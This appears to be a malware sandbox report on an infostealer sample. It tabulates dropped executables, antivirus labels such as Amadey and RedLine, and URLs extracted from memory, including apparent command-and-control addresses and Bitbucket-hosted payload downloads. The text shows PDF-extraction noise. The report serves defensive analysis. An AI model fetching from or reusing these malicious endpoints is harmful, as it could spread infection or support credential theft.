
## Behavior Graph




## Screenshots

### thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





## Antivirus, Machine Learning and Genetic Malware Detection

### Initial Sample

| Source         | Detection | Scanner       | Label                      | Link |
|----------------|-----------|---------------|----------------------------|------|
| DQxttu2Qrr.exe | 36%       | ReversingLabs | Win32.Info stealer. Bandra |      |

### Dropped Files

| Source                                                                               | Detection | Scanner        | Label              | Link |
|--------------------------------------------------------------------------------------|-----------|----------------|--------------------|------|
| C:\Users\user\AppData\Local\Temp\jekppnay.tmp                                        | 100%      | Avira          | HEUR/AGEN.1236 196 |      |
| C:\Users\user\AppData\Roaming\1000020000\umciavi64.exe                               | 100%      | Joe Sandbox ML |                    |      |
| C:\Users\user\AppData\Local\Temp\1000017001\Emit64.exe                               | 100%      | Joe Sandbox ML |                    |      |
| C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\umciavi64[1].exe | 100%      | Joe Sandbox ML |                    |      |
| C:\Users\user\Locktime\RtkAudUService64.exe                                          | 100%      | Joe Sandbox ML |                    |      |
| C:\Users\user\AppData\Local\Temp\jekppnay.tmp                                        | 100%      | Joe Sandbox ML |                    |      |
| C:\Users\user\AppData\Local\Temp\advapi32.dll                                        | 100%      | Joe Sandbox ML |                    |      |
| C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\Emit64[1].exe    | 100%      | Joe Sandbox ML |                    |      |

| Source                                                                               | Detection | Scanner       | Label                      | Link |
|--------------------------------------------------------------------------------------|-----------|---------------|----------------------------|------|
| C:\ProgramData\61312899942613011832.exe                                              | 35%       | ReversingLabs | Win32.Trojan.Amady         |      |
| C:\Users\user\1000018002\avicapn32.exe                                               | 15%       | ReversingLabs | Win32.Trojan.Gene ric      |      |
| C:\Users\user\1000019012\syncfiles.dll                                               | 23%       | ReversingLabs | Win32.Trojan.Gene ric      |      |
| C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\syncfiles[1].dll | 23%       | ReversingLabs | Win32.Trojan.Gene ric      |      |
| C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\avicapn32[1].exe | 15%       | ReversingLabs | Win32.Trojan.Gene ric      |      |
| C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\umciavi64[1].exe | 18%       | ReversingLabs |                            |      |
| C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\Emit64[1].exe    | 27%       | ReversingLabs | Win64.Trojan.Gene ric      |      |
| C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\cred64[1].dll    | 12%       | ReversingLabs |                            |      |
| C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\nppshell[1].exe  | 35%       | ReversingLabs | Win32.Trojan.Amady         |      |
| C:\Users\user\AppData\Local\Temp\03bd543fce\gntuud.exe                               | 35%       | ReversingLabs | Win32.Trojan.Amady         |      |
| C:\Users\user\AppData\Local\Temp\1000017001\Emit64.exe                               | 27%       | ReversingLabs | Win64.Trojan.Gene ric      |      |
| C:\Users\user\AppData\Local\Temp\advapi32.dll                                        | 20%       | ReversingLabs | Win32.Spyware.Re dLine     |      |
| C:\Users\user\AppData\Local\Temp\jekppnay.tmp                                        | 81%       | ReversingLabs | ByteCode- MSIL.Trojan.Tedy |      |
| C:\Users\user\AppData\Roaming\1000020000\umciavi64.exe                               | 18%       | ReversingLabs |                            |      |
| C:\Users\user\AppData\Roaming\c33e9ad058e5d3\cred64.dll                              | 12%       | ReversingLabs |                            |      |
| C:\Users\user\Locktime\RtkAudUService64.exe                                          | 27%       | ReversingLabs | Win64.Trojan.Gene ric      |      |

## Unpacked PE Files

| Source                              | Detection | Scanner | Label               | Link | Download                      |
|-------------------------------------|-----------|---------|---------------------|------|-------------------------------|
| 0.2.DQxttu2Qrr.exe.1090000.0.unpack | 100%      | Avira   | TR/Crypt.XPAC K.Gen |      | <a href="#">Download File</a> |
| 49.3.umciavi64.exe.f0d0000.1.unpack | 100%      | Avira   | HEUR/AGEN.12 35675  |      | <a href="#">Download File</a> |
| 0.0.DQxttu2Qrr.exe.1090000.0.unpack | 100%      | Avira   | TR/Crypt.XPAC K.Gen |      | <a href="#">Download File</a> |
| 49.3.umciavi64.exe.f0d0000.0.unpack | 100%      | Avira   | HEUR/AGEN.12 35675  |      | <a href="#">Download File</a> |

## Domains

🚫 No Antivirus matches

## URLs

| Source                                                    | Detection | Scanner         | Label   | Link |
|-----------------------------------------------------------|-----------|-----------------|---------|------|
| http://ocsp.sectigo.com0                                  | 0%        | URL Reputation  | safe    |      |
| http://https://contoso.com/License                        | 0%        | URL Reputation  | safe    |      |
| http://https://contoso.com/                               | 0%        | URL Reputation  | safe    |      |
| http://https://sectigo.com/CPS0                           | 0%        | URL Reputation  | safe    |      |
| http://pesterbdd.com/images/Pester.png                    | 0%        | URL Reputation  | safe    |      |
| http://https://go.micro                                   | 0%        | URL Reputation  | safe    |      |
| http://https://contoso.com/icon                           | 0%        | URL Reputation  | safe    |      |
| http://crl.sectigo.com/SectigoRSATimeStampingCA.crl0      | 0%        | URL Reputation  | safe    |      |
| http://crt.sectigo.com/SectigoRSATimeStampingCA.crt0#     | 0%        | URL Reputation  | safe    |      |
| http://65.21.119.56:80                                    | 100%      | Avira URL Cloud | malware |      |
| http://https://d301sr5gafysq2.cloudfront.net;             | 0%        | Avira URL Cloud | safe    |      |
| http://ripple-wells-2022.net/                             | 0%        | Avira URL Cloud | safe    |      |
| http://65.21.119.56:80https://t.me/vmt001hello0;open_open | 0%        | Avira URL Cloud | safe    |      |
| http://65.21.119.56:80/update.zip                         | 100%      | Avira URL Cloud | malware |      |
| http://cjdlifvn3qkbi0ymi0ma.wclwox4jcqzsnnbjvs/           | 0%        | Avira URL Cloud | safe    |      |
| http://cjdlifvn3qkbi0ymi0ma.wclwox4jcqzsnnbjvs/)          | 0%        | Avira URL Cloud | safe    |      |
| 85.209.135.109/jg94cVd30f/index.php                       | 0%        | Avira URL Cloud | safe    |      |

| Source                                                                                                | Detection | Scanner         | Label   | Link |
|-------------------------------------------------------------------------------------------------------|-----------|-----------------|---------|------|
| http://65.21.119.56:80/update.zipb0dfc5b548762778904926-d06ed635-68f6-4e9a-955c-90ce-806e6fe6963      | 100%      | Avira URL Cloud | malware |      |
| http://cjDliFVN3QKbi0ymi0MA.WclWOx4jCqZsNQbjvsAivMLJa9uT5DhrasATByTHQ5iENK14UsJkLrDsnRarn gdZ7r0MiULb | 0%        | Avira URL Cloud | safe    |      |
| http://https://ion=v4.5                                                                               | 0%        | Avira URL Cloud | safe    |      |
| http://167.235.150.8:80                                                                               | 100%      | Avira URL Cloud | malware |      |

## Domains and IPs

### Contacted Domains

🚫 No contacted domains info

### Contacted URLs

| Name                                | Malicious | Antivirus Detection        | Reputation |
|-------------------------------------|-----------|----------------------------|------------|
| http://65.21.119.56:80              | true      | • Avira URL Cloud: malware | unknown    |
| 85.209.135.109/jg94cVd30f/index.php | true      | • Avira URL Cloud: safe    | low        |
| http://https://t.me/vmt001          | false     |                            | high       |

### URLs from Memory and Binaries

| Name                                                                                                        | Source                                                                                                                                                                                                        | Malicious | Antivirus Detection        | Reputation |
|-------------------------------------------------------------------------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------|----------------------------|------------|
| http://https://bitbucket.org/alfolod79597/advancedapi32/downloads/minor.bin                                 | umciavi64.exe, 00000031.00000003.6276497 01.00000000009C8000.00000004.00000020.00 020000.00000000.sdmp                                                                                                        | false     |                            | high       |
| http://cjdlifvn3qkbi0ymi0ma.wclwox4jcqzsnnbjvs/a                                                            | umciavi64.exe, 00000031.00000003.6296280 04.0000000000966000.00000004.00000020.00 020000.00000000.sdmp, umciavi64.exe, 000 0031.00000002.641706708.000000000096600 0.00000004.00000020.00020000.00000000.sdmp | false     | • Avira URL Cloud: safe    | unknown    |
| http://ocsp.sectigo.com0                                                                                    | 61312899942613011832.exe, 00000004.00000 003.307229091.0000000001061000.00000004. 000000800.00020000.00000000.sdmp, DQxttu2Qrr.exe                                                                            | false     | • URL Reputation: safe     | unknown    |
| http://https://bitbucket.org/alfolod79597/advancedapi32/downloads/minor.bin8                                | umciavi64.exe, 00000031.00000002.6434810 75.00000000009BA000.00000004.00000020.00 020000.00000000.sdmp, umciavi64.exe, 000 0031.00000003.632274574.00000000009BA00 0.00000004.00000020.00020000.00000000.sdmp | false     |                            | high       |
| http://https://bbuseruploads.s3.amazonaws.com/f3ef24fc-08b2-408a-a2c5-1fad12572ea6/downloads/b803c041-f8b5- | umciavi64.exe, 00000031.00000003.6276497 01.00000000009C8000.00000004.00000020.00 020000.00000000.sdmp                                                                                                        | false     |                            | high       |
| http://https://contoso.com/License                                                                          | powershell.exe, 00000020.00000002.707622 809.0000001A0A439D000.00000004.000000800.0 0020000.00000000.sdmp                                                                                                     | false     | • URL Reputation: safe     | unknown    |
| http://ripple-wells-2022.net/                                                                               | grtuud.exe, 0000000D.00000003.367330103. 00000000016F0000.00000004.00000020.00020 000.00000000.sdmp                                                                                                           | false     | • Avira URL Cloud: safe    | unknown    |
| http://https://www.google.com/intl/en_uk/chrome/https://www.google.com/intl/en_uk/chrome/https://www.google | DQxttu2Qrr.exe, 00000000.00000003.264721 352.0000000027ACD000.00000004.00000800.0 0020000.00000000.sdmp                                                                                                       | false     |                            | high       |
| http://https://steamcommunity.com/profiles/76561199441933804                                                | umciavi64.exe, 00000031.00000003.6195504 32.00000000F2F1000.00000004.00000800.00 020000.00000000.sdmp                                                                                                         | false     |                            | high       |
| http://https://bitbucket.org/alfolod79597/advancedapi32/downloads/minor.binR                                | umciavi64.exe, 00000031.00000002.6434810 75.00000000009BA000.00000004.00000020.00 020000.00000000.sdmp, umciavi64.exe, 000 0031.00000003.632274574.00000000009BA00 0.00000004.00000020.00020000.00000000.sdmp | false     |                            | high       |
| http://cjdlifvn3qkbi0ymi0ma.wclwox4jcqzsnnbjvs/                                                             | umciavi64.exe, 00000031.00000003.6296280 04.0000000000966000.00000004.00000020.00 020000.00000000.sdmp, umciavi64.exe, 000 0031.00000002.641706708.000000000096600 0.00000004.00000020.00020000.00000000.sdmp | false     | • Avira URL Cloud: safe    | unknown    |
| http://65.21.119.56:80/update.zip                                                                           | DQxttu2Qrr.exe, 00000000.00000002.298542 710.00000000004FD000.00000004.00000010.0 0020000.00000000.sdmp                                                                                                       | false     | • Avira URL Cloud: malware | unknown    |


| Name                                                                                                         | Source                                                                                                                                                                                                                                                                                                                                                                                                           | Malicious | Antivirus Detection        | Reputation |
|--------------------------------------------------------------------------------------------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------|----------------------------|------------|
| http://https://support.google.com/chrome/answer/6315198?product=                                             | DQxttu2Qrr.exe, 00000000.00000002.328642 046.0000000027CBE000.00000004.00000800.00020000.00000000.sdmp, DQxttu2Qrr.exe, 00000000.00000003.264518594.0000000027ACD000.00000004.00000800.00020000.00000000.sdmp                                                                                                                                                                                                    | false     |                            | high       |
| http://https://bitbucket.org/alfolod79597/advancedapi32/downloads/library.bin                                | umciavi64.exe, 00000031.00000026.6417067 08.000000000966000.00000004.0000020.00020000.00000000.sdmp, umciavi64.exe, 0000031.00000003.562128012.000000000A1900.00000004.00000020.00020000.00000000.sdmp, umciavi64.exe, 00000031.00000003.631988058.0000000009B1000.00000004.00000020.00020000.00000000.sdmp, umciavi64.exe, 00000031.00000003.554465568.0000000009C8000.00000004.00000020.00020000.00000000.sdmp | false     |                            | high       |
| http://https://d301sr5gafysq2.cloudfront.net;                                                                | umciavi64.exe, 00000031.00000003.5544655 68.0000000009C8000.00000004.00000020.00020000.00000000.sdmp                                                                                                                                                                                                                                                                                                             | false     | • Avira URL Cloud: safe    | low        |
| http://https://support.google.com/chrome/answer/111996?visit_id=637962485686793996-3320600880&p=update_error | DQxttu2Qrr.exe, 00000000.00000002.328642 046.0000000027CBE000.00000004.00000800.00020000.00000000.sdmp, DQxttu2Qrr.exe, 00000000.00000003.264518594.0000000027ACD000.00000004.00000800.00020000.00000000.sdmp                                                                                                                                                                                                    | false     |                            | high       |
| http://https://www.google.com/intl/en_uk/chrome/thank-you.html?statcb=0&installdataindex=empty&defaultbrows  | DQxttu2Qrr.exe, 00000000.00000002.328642 046.0000000027CBE000.00000004.00000800.00020000.00000000.sdmp, DQxttu2Qrr.exe, 00000000.00000003.264518594.0000000027ACD000.00000004.00000800.00020000.00000000.sdmp                                                                                                                                                                                                    | false     |                            | high       |
| http://https://bitbucket.org/alfolod79597/advancedapi32/downloads/resource.bin0c9c7142b75e/library.bin       | umciavi64.exe, 00000031.00000003.5672960 26.0000000009C8000.00000004.00000020.00020000.00000000.sdmp, umciavi64.exe, 0000031.00000003.591831541.0000000009C800.00000004.00000020.00020000.00000000.sdmp                                                                                                                                                                                                          | false     |                            | high       |
| http://https://bitbucket.org/alfolod79597/advancedapi32/downloads/resource.binn                              | umciavi64.exe, 00000031.00000003.5672960 26.0000000009C8000.00000004.00000020.00020000.00000000.sdmp, umciavi64.exe, 0000031.00000003.591831541.0000000009C800.00000004.00000020.00020000.00000000.sdmp                                                                                                                                                                                                          | false     |                            | high       |
| http://https://www.google.com/intl/en_uk/chrome/                                                             | DQxttu2Qrr.exe, 00000000.00000002.328859 576.0000000027DCD000.00000004.00000800.00020000.00000000.sdmp, DQxttu2Qrr.exe, 00000000.00000002.328642046.0000000027CBE000.00000004.00000800.00020000.00000000.sdmp, DQxttu2Qrr.exe, 00000000.00000003.264518594.0000000027ACD000.00000004.00000800.00020000.00000000.sdmp                                                                                             | false     |                            | high       |
| http://https://bitbucket.org/alfolod79597/advancedapi32/downloads/resource.bint                              | umciavi64.exe, 00000031.00000002.6434810 75.0000000009BA000.00000004.00000020.00020000.00000000.sdmp, umciavi64.exe, 0000031.00000003.632274574.0000000009BA000.00000004.00000020.00020000.00000000.sdmp                                                                                                                                                                                                         | false     |                            | high       |
| http://https://bitbucket.org/ww                                                                              | umciavi64.exe, 00000031.00000003.6296280 04.000000000966000.00000004.00000020.00020000.00000000.sdmp, umciavi64.exe, 0000031.00000002.641706708.000000000966000.00000004.00000020.00020000.00000000.sdmp                                                                                                                                                                                                         | false     |                            | high       |
| http://65.21.119.56.80/update.zipb0dfc5b548762778904926-d06ed635-68f6-4e9a-955c-90ce-806e6f6e6963            | DQxttu2Qrr.exe, 00000000.00000002.298542 710.0000000004FD000.00000004.00000010.00020000.00000000.sdmp                                                                                                                                                                                                                                                                                                            | false     | • Avira URL Cloud: malware | unknown    |
| http://https://contoso.com/                                                                                  | powershell.exe, 00000020.00000002.707622 809.000001A0A439D000.00000004.00000800.00020000.00000000.sdmp                                                                                                                                                                                                                                                                                                           | false     | • URL Reputation: safe     | unknown    |
| http://https://nuget.org/nuget.exe                                                                           | powershell.exe, 00000020.00000002.707622 809.000001A0A439D000.00000004.00000800.00020000.00000000.sdmp                                                                                                                                                                                                                                                                                                           | false     |                            | high       |
| http://https://bbuseruploads.s3.amazonaws.com/f3ef24fc-08b2-408a-a2c5-1fad12572ea6/downloads/b97f81fe-0ba4-  | umciavi64.exe, 00000031.00000003.6276497 01.0000000009C8000.00000004.00000020.00020000.00000000.sdmp                                                                                                                                                                                                                                                                                                             | false     |                            | high       |

| Name                                                                                                                                                                                                                                                          | Source                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   | Malicious | Antivirus Detection     | Reputation |
|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------|-------------------------|------------|
| <a href="http://https://bitbucket.org/alfolod79597/advancedapi32/downloads/resource.bin">http://https://bitbucket.org/alfolod79597/advancedapi32/downloads/resource.bin</a>                                                                                   | umciavi64.exe, 00000031.0000003.6322745<br>74.0000000009BA000.0000004.0000020.00<br>020000.0000000.sdmp, umciavi64.exe, 00<br>0031.0000003.569146497.000000000A1A00<br>0.00000004.00000020.00020000.0000000.sdmp,<br>umciavi64.exe, 00000031.0000003.568886955.000<br>0000000A1A000.0000004.00000020.00020000<br>.0000000.sdmp, umciavi64.exe, 00000031.<br>00000003.627649701.0000000009C8000.0000<br>0004.00000020.00020000.0000000.sdmp                                                                                                               | false     |                         | high       |
| <a href="http://https://bitbucket.org/alfolod79597/advancedapi32/downloads/minor.bin6">http://https://bitbucket.org/alfolod79597/advancedapi32/downloads/minor.bin6</a>                                                                                       | umciavi64.exe, 00000031.0000002.6439574<br>50.0000000009CF000.0000004.0000020.00<br>020000.0000000.sdmp, umciavi64.exe, 00<br>0031.0000003.627649701.0000000009C800<br>0.00000004.00000020.00020000.0000000.sdmp                                                                                                                                                                                                                                                                                                                                         | false     |                         | high       |
| <a href="http://https://support.google.com/chrome?p=update_error">http://https://support.google.com/chrome?p=update_error</a>                                                                                                                                 | DQxttu2Qrr.exe, 0000000.0000002.328642<br>046.000000027CBE000.0000004.00000800.0<br>0020000.0000000.sdmp, DQxttu2Qrr.exe, 0<br>0000000.0000003.264518594.000000027ACD<br>000.00000004.000000800.00020000.0000000.sdmp                                                                                                                                                                                                                                                                                                                                    | false     |                         | high       |
| <a href="http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name">http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name</a>                                                                                                                           | powershell.exe, 00000020.0000002.656197<br>895.000001A094341000.0000004.00000800.0<br>0020000.0000000.sdmp                                                                                                                                                                                                                                                                                                                                                                                                                                               | false     |                         | high       |
| <a href="http://65.21.119.56:80https://t.me/vmt001hello0;open_open">http://65.21.119.56:80https://t.me/vmt001hello0;open_open</a>                                                                                                                             | DQxttu2Qrr.exe, 0000000.0000002.300367<br>960.00000000010C5000.00000002.0000001.0<br>1000000.0000003.sdmp                                                                                                                                                                                                                                                                                                                                                                                                                                                | false     | • Avira URL Cloud: safe | low        |
| <a href="http://https://bbuseruploads.s3.amazonaws.com/E">http://https://bbuseruploads.s3.amazonaws.com/E</a>                                                                                                                                                 | umciavi64.exe, 00000031.0000003.5620725<br>36.0000000009D8000.0000004.0000020.00<br>020000.0000000.sdmp, umciavi64.exe, 00<br>0031.0000002.643957450.0000000009CF00<br>0.00000004.00000020.00020000.0000000.sdmp,<br>umciavi64.exe, 00000031.0000003.567296026.000<br>00000009C8000.0000004.00000020.00020000<br>.0000000.sdmp, umciavi64.exe, 00000031.<br>00000003.591831541.0000000009C8000.0000<br>0004.00000020.00020000.0000000.sdmp, um<br>ciavi64.exe, 00000031.0000003.627649701<br>.0000000009C8000.0000004.00000020.0002<br>0000.0000000.sdmp | false     |                         | high       |
| <a href="http://https://bbuseruploads.s3.amazonaws.com/H">http://https://bbuseruploads.s3.amazonaws.com/H</a>                                                                                                                                                 | umciavi64.exe, 00000031.0000003.5620725<br>36.0000000009D8000.0000004.0000020.00<br>020000.0000000.sdmp                                                                                                                                                                                                                                                                                                                                                                                                                                                  | false     |                         | high       |
| <a href="http://https://bitbucket.org/alfolod79597/advancedapi32/downloads/resource.bind">http://https://bitbucket.org/alfolod79597/advancedapi32/downloads/resource.bind</a>                                                                                 | umciavi64.exe, 00000031.0000003.5672960<br>26.0000000009C8000.0000004.0000020.00<br>020000.0000000.sdmp, umciavi64.exe, 00<br>0031.0000003.591831541.0000000009C800<br>0.00000004.00000020.00020000.0000000.sdmp                                                                                                                                                                                                                                                                                                                                         | false     |                         | high       |
| <a href="http://www.sqlite.org/copyright.html">http://www.sqlite.org/copyright.html</a>                                                                                                                                                                       | DQxttu2Qrr.exe, 0000000.0000002.325985<br>352.000000027895000.0000004.00000800.0<br>0020000.0000000.sdmp, DQxttu2Qrr.exe, 0<br>0000000.0000002.331524675.000000061ED3<br>000.00000004.00001000.00020000.0000000.sdmp                                                                                                                                                                                                                                                                                                                                     | false     |                         | high       |
| <a href="http://https://bbuseruploads.s3.amazonaws.com/l">http://https://bbuseruploads.s3.amazonaws.com/l</a>                                                                                                                                                 | umciavi64.exe, 00000031.0000003.5620725<br>36.0000000009D8000.0000004.0000020.00<br>020000.0000000.sdmp                                                                                                                                                                                                                                                                                                                                                                                                                                                  | false     |                         | high       |
